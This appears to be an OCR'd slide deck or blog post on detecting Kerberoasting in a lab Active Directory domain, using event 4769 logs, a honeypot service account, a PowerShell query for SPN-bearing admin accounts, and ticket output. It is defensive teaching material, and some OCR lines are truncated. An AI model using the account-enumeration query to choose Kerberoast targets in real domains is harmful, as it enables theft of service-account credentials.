


```
EventID Date                   AccountName                    ServiceName
------- ----                   -----------                    -----------
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     Svc-BizTalk01
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     svc-adsMSSQL10
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM   JoeUser@LAB.ADSECURITY.ORG     svc-adsMSSQL11
   4769 1/25/2017 9:36:06 PM   JoeUser@LAB.ADSECURITY.ORG     SQL-ADSDB317-SVC
```



Attributes:


Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
badPasswordTime	(never)




Attributes:

Attribute	Value
countryCode	0
displayName	KerberoastHONEYPOT
lastLogoff	(never)
lastLogon	(never)
logonCount	0
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	1/25/2017 6:08:43 PM Eastern Standard Tir
sAMAccountName	KerberoastHONEYPOT
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSVC/honeypot.lab.adsecurity.org:lts/
userAccountControl	0x10200 = (NORMAL_ACCOUNT | DONT_I

Kerberoast Honeypot




```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname     ServicePrincipalName
--------------     --------------------
krbtgt             {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```




```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canon
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (Honeypot)




```
EventID Date                     AccountName               ServiceName
------- ----                     -----------               -----------
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   Svc-BizTalk01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   KerberoastHONEYPOT
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   svc-adsMSSQL10
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM  JoeUser@LAB.ADSECURITY.ORG   svc-adsMSSQL11
   4769 1/25/2017 9:36:06 PM  JoeUser@LAB.ADSECURITY.ORG   SQL-ADSDB317-SVC
```



```
$KerberoastEventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName

              EventID Date                        AccountName                   ServiceName
              ------- ----                        -----------                   -----------
                 4769 1/25/2017 9:36:07 PM        JoeUser@LAB.ADSECURITY.ORG    KerberoastHONEYPOT
```

Prevent Kerberoasting?



User logon name:

svc-LogRead @lal

User logon name (pre-Windows 2000):

ADSECLAB\ svc-

☐ Unlock account

Account options:

☐ Use only Kerberos DES encryption types for this account

☑ This account supports Kerberos AES 128 bit encryption.

